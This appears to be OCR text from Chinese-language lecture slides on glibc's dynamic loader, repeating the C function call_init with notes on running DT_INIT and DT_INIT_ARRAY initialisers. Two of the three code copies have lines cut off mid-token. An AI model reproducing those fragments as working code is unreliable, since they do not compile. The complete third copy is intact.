
```
static void
call_init(struct link_map *l, int argc, char **argv, char **env)
{
    if (l->l_init_called)
        return;
    l->l_init_called = 1;

    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)
        return;

    if (l->l_info
          __builti
        return;

    if (l->l_info
        DL_CALL_D
                        l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);

    ElfW(Dyn) *init_array = l->l_info[DT_INIT_ARRAY];
    if (init_array != NULL)
    {
        unsigned int j;
        unsigned int jm;
        ElfW(Addr) * addrs;

        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));
        addrs = (ElfW(Addr) *)(init_array->d_un.d_ptr + l->l_addr);
        for (j = 0; j < jm; ++j)
            ((init_t)addrs[j])(argc, argv, env);
    }
}
```

Executable 的 init function 在 __libc_csu_init 時才會呼叫

$ DL Start

call_init

- Mark 成 init 完成，跳過 executable 自己
- 執行 DT_INIT function
- 執行 DT_INIT_ARRAY 儲存的 function entry




```
$

static void
call_init(struct link_map *l, int argc, char **argv, char **env)
{
    if (l->l_init_called)
        return;
    l->l_init_called = 1;

    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)
        return;

    if (l->l_info[DT_INIT] == NULL &&
         __builtin_expect(l->l_info[DT_INIT_ARRAY] == NULL, 1))
        return;

    if (l->l_info[DT_INIT] != NULL)
        DL_CALL_DT_INIT(l, l->l_addr +
                        l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);

    ElfW(Dyn) :
    if (init_a
    {
        unsigned int j;
        unsigned int jm;
        ElfW(Addr) * addrs;

        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));
        addrs = (ElfW(Addr) *)(init_array->d_un.d_ptr + l->l_addr);
        for (j = 0; j < jm; ++j)
            ((init_t)addrs[j])(argc, argv, env);
    }
}
```

呼叫 DT_INIT 保存的 function

$ DL Start

call_init

- Mark 成 init 完成，跳過 executable 自己
- 執行 DT_INIT function
- 執行 DT_INIT_ARRAY 儲存的 function entry



```
$ 
```

```
static void
call_init(struct link_map *l, int argc, char **argv, char **env)
{
    if (l->l_init_called)
        return;
    l->l_init_called = 1;

    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)
        return;

    if (l->l_info[DT_INIT] == NULL &&
         __builtin_expect(l->l_info[DT_INIT_ARRAY] == NULL, 1))
        return;

    if (l->l_info[DT_INIT] != NULL)
        DL_CALL_DT_INIT(l, l->l_addr +
                        l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);

    ElfW(Dyn) *init_array = l->l_info[DT_INIT_ARRAY];
    if (init_array != NULL)
    {
        unsigned int j;
        unsigned int jm;
        ElfW(Addr) * addrs;

        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));
        addrs = (ElfW(Addr) *)(init_array->d_un.d_ptr + l->l_addr);
        for (j = 0; j < jm; ++j)
            ((init_t)addrs[j])(argc, argv, env);
    }
}
```


呼叫 DT_INIT_ARRAY 保存的 function entry

🎃

